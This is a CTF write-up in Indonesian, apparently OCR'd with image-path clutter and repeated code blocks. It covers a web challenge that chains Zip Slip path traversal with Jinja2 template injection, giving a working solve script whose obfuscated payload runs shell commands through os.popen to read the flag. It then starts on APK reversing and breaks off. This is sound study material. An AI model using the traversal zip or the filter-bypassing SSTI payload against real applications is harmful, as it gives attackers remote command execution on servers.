Jinja looks and behaves mostly like Python. Special delimiters are used to distinguish Jinja syntax from the static data in the template. Anything between `{{` and `}}` is an expression that will be output to the final document. `{%` and `%}` denotes a control flow statement like `if` and `for`. Unlike Python, blocks are denoted by start and end tags rather than indentation since static text within a block could change indentation.

Contents

Templates
- The Base Layout
- Register
- Log In
- Register A User

Navigation

Overview

Nah dari informasi itu, kita bisa confirm kalau bakal ada SSTI, tapi yang masalah adalah gimana cara kita dapat akses buat render-nya (send payload SSTI-nya). Nah, ternyata ada something menarik di fungsi theme_upload(), terutama di bagian ini:

```python
try:
    with zipfile.ZipFile(zip_path) as zf:
        for entry in zf.namelist():
            if entry.endswith("/"):
                continue
            if not entry.lower().endswith(ALLOWED_THEME_EXT):
                continue

            normalized = os.path.normpath(entry)
            basename = os.path.basename(normalized)

            if basename != ALLOWED_TEMPLATE_TARGET:
                continue

            target_path = os.path.join(theme_dir, entry)

            parent_dir = os.path.dirname(target_path)
            os.makedirs(parent_dir, exist_ok=True)

            with zf.open(entry) as src:
                with open(target_path, "wb") as dst:
                    dst.write(src.read())
```

Dari fungsi ini kita tahu kalau target render kita itu “fourteenth.html” (karena basenamenya harus sama dengan ALLOWED_TEMPLATE_TARGET), dia juga ngelakuin normalisasi dan juga extract basename dari pathnya. Coba kita cek gimana cara aplikasinya define path pathnya (ini kuambil dari notes yang dibikin pas ngerjain):

```
asumsi root /app (soalnya flag path di situ)

BASE_DIR = /app
```

```
TEMPLATES_DIR = /app/templates
WORK_ROOT = /app/uploads
RENDER_SUBPATH = journal/fourteenth.html
work = WORK_ROOT/journal_{name}/
theme_dir = work/themes/{theme_id}
zip_path = theme_dir/package.zip

normalized = input path
basename = paling akhir (harus fourteenth karena ada ngecek
if basename ≠ ALLOWED_TEMPLATE_TARGET:)
target_path = os.path.join(theme_dir, entry)

berarti, targetnya :
/app/uploads/journal_{name}/themes/{theme_id}/entry (dari
zipnya)
```

Jadi kita bisa tahu kalau appnya write uploadsnya ke /app/uploads/journal_{name}/themes/{theme_id}/entry, tapi masalahnya appnya nyoba render /app/uploads/journal_{name}/journal/fourteenth.html:

```
    page_path = os.path.join(work, RENDER_SUBPATH)
    if not os.path.isfile(page_path):
        return render_template(
            "fourteenth_wrapper.html",
            inner_content=DEFAULT_INNER,
        )

    with open(page_path) as f:
        raw_content = f.read()

    if is_blocked(raw_content):
        return render_template(
            "fourteenth_wrapper.html",
            inner_content="<p>That page contains words that are not meant to be written.</p>",
        )

    inner = render_template_string(raw_content)
    return render_template(
        "fourteenth_wrapper.html",
        inner_content=inner,
    )
finally:
    shutil.rmtree(work, ignore_errors=True)
```

Welp, kita harus nyari cara nge-trick agar app-nya mau ngebaca /app/uploads/journal_{name}/journal/fourteenth.html (soalnya kalau gagal dia bakal return innernya default), baru selanjutnya appnya bakal nyoba read raw content abis itu baru ngecek apakah ada input yang kena blacklist (kalau gagal dia bakal return inner content yang ngasih tahu kalau contain words yang kena blacklist):

```
    page_path = os.path.join(work, RENDER_SUBPATH)
    if not os.path.isfile(page_path):
        return render_template(
            "fourteenth_wrapper.html",
            inner_content=DEFAULT_INNER,
        )

    with open(page_path) as f:
        raw_content = f.read()

    if is_blocked(raw_content):
        return render_template(
            "fourteenth_wrapper.html",
            inner_content="<p>That page contains words that are not meant to be written.</p>",
        )

    inner = render_template_string(raw_content)
    return render_template(
        "fourteenth_wrapper.html",
        inner_content=inner,
    )
finally:
    shutil.rmtree(work, ignore_errors=True)
```

Baru kalau 2 cek itu berhasil kita bisa render payload SSTI-nya:


```
    page_path = os.path.join(work, RENDER_SUBPATH)
    if not os.path.isfile(page_path):
        return render_template(
            "fourteenth_wrapper.html",
            inner_content=DEFAULT_INNER,
        )

    with open(page_path) as f:
        raw_content = f.read()

    if is_blocked(raw_content):
        return render_template(
            "fourteenth_wrapper.html",
            inner_content="<p>That page contains words that are not meant to be written.</p>",
        )


    inner = render_template_string(raw_content)
    return render_template(
        "fourteenth_wrapper.html",
        inner_content=inner,
    )
finally:
    shutil.rmtree(work, ignore_errors=True)
```

Berarti buat exploitnya, pertama kita harus cari cara dulu agar app-nya mau ngebuka /app/uploads/journal_{name}/journal/fourteenth.html, karena ada import zipfile, aku kepikiran buat ngelakuin Zip Slip, karena dia bisa directory traversal (flashback ke themctf) dan juga possible dilakukan karena dia cuman ngecek entry-nya aja dan extract basename, untuk detail methodnya nemu di https://tonyrahmos.medium.com/slippery-upload-247ctf-cb3d2738c805.



Nah, aku ambil ide yang ini:

Using the previous script, but this time, instead of “test.txt”, it will be “**run.py**”:



```
from zipfile import ZipFile
import zipfile
import base64


def test():

    print('Creating ZipFile...')

    z_info = zipfile.ZipInfo(r"../../app/run.py")
    z_file = ZipFile("/home/kali/slip.zip",mode="w")

    z_file.writestr(z_info, r"Test")
    z_file.close()



    print('\nZipFile created!')


test()
```

Create the zip file, then upload using **curl** again:

Kita nyoba path traversal, karena target aslinya /app/uploads/journal_{name}/themes/{theme_id}/entry, kita bisa input entrynya ../../journal/fourteenth.html, jadi appnya bakal traverse ke /app/uploads/journal_{name}/journal/fourteenth.html (atau aslinya /app/uploads/journal_{name}/themes/{theme_id}/../../journal/fourteenth.html). So, kita berhasil buat ngetrick app-nya, jadi sekarang coba tes payload yang gak kena blacklist apakah

beneran kerender, dan hasilnya:





GGs, oiya ini buat script awalnya:

```
import zipfile
```


```
p = "{{7*7}}"
info = zipfile.ZipInfo("../../journal/fourteenth.html")

z = zipfile.ZipFile("theme.zip", "w")
z.writestr(info, p)
z.close()
```

Yasudah ke final step, bypassing blacklist, ini untuk list blacklistnya:



Karena bukan orang-orangan web dan juga tidak mahir pyjail, aku awalnya nyoba dari https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md (yang Jinja2), tapi gak berhasil (mungkin aku aja yang skill issue). Akhirnya dikasih ini ama @yunxiao 🐐😭. Well karena pas ku baca wu-nya lebih ketat blacklist di wu itu, aku rasa bakal works works aja payloadnya, jadi yowes tes saja:




Ini base payloadnya:

```
{{ ({{{lipsum:1}|list|map(
**{'\x61\x74\x74\x72ibute':'\x5f\x5f\x67lobals\x5f\x5f'}
)|map( **{'\x61\x74\x74\x72ibute':'\x6fs'})|map(
**{'\x61\x74\x74\x72ibute':'\x70open' })|list|last
)('ls'):1}|list|map(**{'\x61\x74\x74\x72ibute':'\x72ead'})|li
st|last)() }}
```

Inti dari payloadnya pakai libsum library buat akses __globals__ + dapetin akses ke os, terus run popen buat execute linux command. Terus kalau di chall yang asli mereka

berusaha buat bypass attr (tapi di chall ini kan gak ada), yoweslah gpp pakai aja meskipun overkill 💀. Dan ini hasil submitnya:



Yayy berhasil, karena dia executenya ls, tinggal ganti ls jadi cat ke path flagnya (/app/.archive/.th3_untold_page), ini buat final scriptnya:

solve.py


```
import zipfile

p = r"""
{{ ({{{lipsum:1}|list|map(
**{'\x61\x74\x74\x72ibute':'\x5f\x5f\x67lobals\x5f\x5f'}
)|map( **{'\x61\x74\x74\x72ibute':'\x6fs'})|map(
**{'\x61\x74\x74\x72ibute':'\x70open' })|list|last )('cat
/app/.archive/.th3_untold_page'):1}|list|map(**{'\x61\x74\x74
\x72ibute':'\x72ead'})|list|last)() }}
"""
info = zipfile.ZipInfo("../../journal/fourteenth.html")

z = zipfile.ZipFile("theme.zip", "w")
```

```
z.writestr(info, p)
z.close()
```


Akhirnya dapet flag-nya (day 1 belajar web):



FLAG: `IFEST26{what_was_left_unwritten}`

Reverse Engineering

- A Day in My Life [484 Pts]



Author : *???*

diberikan sebuah file **.apk**. jadi untuk selesain challnya kita harus ngirim sebuah post ke sebuah service. nah selain itu juga field yang dikirim harus tepat. di apknya sndiri ada 4 field yang harus kita isi ada card, amount, token, dan juga device. kalau diacc nnti flagnya dikasih lewat response json servernya. langsung saja. btw tysm ma goat @k4tou 🐐.

so pertama tama aku cba buka challnya pakai **jadx** dan juga extract apknya menggunakan **apktool.** nah pas saya cek tadi hasil extract **apktool** nya ga ada lib nya didalam apk ini. jadi full reversing kode java aja. untuk solve soal ini kita cukup main di 2 function aja func **b** dan juga func **MainActivity** berikut ini kodenya

b.java

```
package b;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.nio.charset.Charset;
import java.nio.charset.StandardCharsets;

/* compiled from:
r8-map-id-1cea82495090209ff92f8f7b6ca0414397140e9022c9e8095d518ffdec8c7229
*/
/* loaded from: classes.dex */
public abstract class b {

    /* renamed from: a, reason: collision with root package name */
    public static final byte[] f9a = {120, 88, 57, 33, 59, 78, 106, 33, 61,
15, 40, 79, 45, 12, 52, 77, 20, 87, 105, 7, 20, 14, 106, 76, 125};

    /* renamed from: b, reason: collision with root package name */
    public static final byte[] f10b = {75, 60, 90, 126};

    /* renamed from: c, reason: collision with root package name */
    public static volatile String f11c = null;
    public static final byte[] d = {65, 78, 47, 40, 113, 68, 51, 36, 55,
125, 5, 121, 37, 27};
    public static final byte[] e = {23, 43, 93, 65};
    public static final byte[] f = {96, 16, 108, 61, 101, 23, 126, 35, 125,
27, 104, 49, 96, 16, 123, 48};
    public static final byte[] g = {41, 94, 58, 124};
    public static final byte[] h = {90, 65, 58, 105, 26, 123, 3, 33, 88, 68,
50, 57, 26, 120, 85, 45, 88, 68, 104, 60, 25, 121, 83, 45, 8, 21, 60, 62,
27, 43, 87, 115, 4, 66, 110, 58, 78, 44, 86, 112, 94, 20, 50, 109, 75, 47,
```

```
95, 36, 90, 68, 62, 108, 28, 47, 3, 32, 94, 21, 51, 106, 76, 44, 82, 35};
    public static final byte[] i = {60, 113, 10, 88, 45, 78, 103, 21};
    public static final byte[] j = {52, 101, 67, 26, 55, 109, 115, 32, 3,
94, 35, 123, 109, 63, 1, 94, 35, 123, 111, 43, 6, 93, 63, 123, 109, 62, 86,
26, 100, 109, 42, 32, 24, 28, 104, 48, 53, 119, 78, 71, 121, 39, 46, 124,
94, 4, 108, 46};
    public static final byte[] k = {92, 17, 55, 106, 13, 66};

    public static String a(String str) {
        return str == null ? "" : str.replace("\\", "\\\\").replace("\"",
"\\\"").replace("\n", "\\n").replace("\r", "\\r").replace("\t", "\\t");
    }

    public static String b() {
        if (f11c == null) {
            synchronized (b.class) {
                try {
                    if (f11c == null) {
                        f11c = new String(e(f9a, f10b),
StandardCharsets.UTF_8);
                    }
                } finally {
                }
            }
        }
        return f11c;
    }

    public static String c(String str, long j2, String str2, String str3)
throws Throwable {
        String str4;
        Charset charset;
        HttpURLConnection httpURLConnection;
        HttpURLConnection httpURLConnection2 = null;
        try {
            str4 =
String.format("{\"card\":\"%s\",\"amount\":%d,\"token\":\"%s\",\"device\":\"
```

```
%s\"}", a(str), Long.valueOf(j2), a(str2), a(str3));
            byte[] bArrE = e(j, k);
            charset = StandardCharsets.UTF_8;
            httpURLConnection = (HttpURLConnection) new URL(new
String(bArrE, charset)).openConnection();
        } catch (Exception unused) {
        } catch (Throwable th) {
            th = th;
        }
        try {
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Content-Type",
"application/json");
            httpURLConnection.setRequestProperty("Accept",
"application/json");
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setConnectTimeout(6000);
            httpURLConnection.setReadTimeout(6000);
            byte[] bytes = str4.getBytes(charset);
            OutputStream outputStream = httpURLConnection.getOutputStream();
            try {
                outputStream.write(bytes);
                outputStream.close();
                String strD = d(httpURLConnection);
                httpURLConnection.disconnect();
                return strD;
            } catch (Throwable th2) {
                outputStream.close();
                throw th2;
            }
        } catch (Exception unused2) {
            httpURLConnection2 = httpURLConnection;
            if (httpURLConnection2 != null) {
                httpURLConnection2.disconnect();
            }
            return "{\"status\":\"error\",\"message\":\"Koneksi gagal\"}";
        } catch (Throwable th3) {
```

```
            th = th3;
            httpURLConnection2 = httpURLConnection;
            if (httpURLConnection2 != null) {
                httpURLConnection2.disconnect();
            }
            throw th;
        }
    }

    public static String d(HttpURLConnection httpURLConnection) throws
IOException {
        int responseCode = httpURLConnection.getResponseCode();
        BufferedReader bufferedReader = new BufferedReader(new
InputStreamReader((responseCode < 200 || responseCode >= 300) ?
httpURLConnection.getErrorStream() : httpURLConnection.getInputStream(),
StandardCharsets.UTF_8));
        try {
            StringBuilder sb = new StringBuilder();
            while (true) {
                String line = bufferedReader.readLine();
                if (line == null) {
                    String string = sb.toString();
                    bufferedReader.close();
                    return string;
                }
                sb.append(line);
            }
        } catch (Throwable th) {
            bufferedReader.close();
            throw th;
        }
    }

    public static byte[] e(byte[] bArr, byte[] bArr2) {
        byte[] bArr3 = new byte[bArr.length];
        int length = bArr2.length;
        long jMaxMemory = Runtime.getRuntime().maxMemory() >>> 63;
```

```
        for (int i2 = 0; i2 < bArr.length; i2++) {
            bArr3[i2] = (byte) (bArr[i2] ^ bArr2[(int) ((i2 + jMaxMemory) %
length)]);
        }
        return bArr3;
    }
}
```

jadi di kode ini kita dikasih tau terkait field method yang harus kita kirim ke server/servicenya, dan untuk field json yang kita butuhin kaya gini

```
str4 =
String.format("{\"card\":\"%s\",\"amount\":%d,\"token\":\"%s\",\"device\":\"
%s\"}", a(str), Long.valueOf(j2), a(str2), a(str3));
```

atau kalau gambaran dalam bentuk json yang rapi seperti ini

```
{
    "card": string (%s),
    "amount": int (%d),
    "token": string (%s),
    "device": string (%s)
}
```

lalu tepat dibawahnya ada blok kode untuk ngirim data ke servicenya

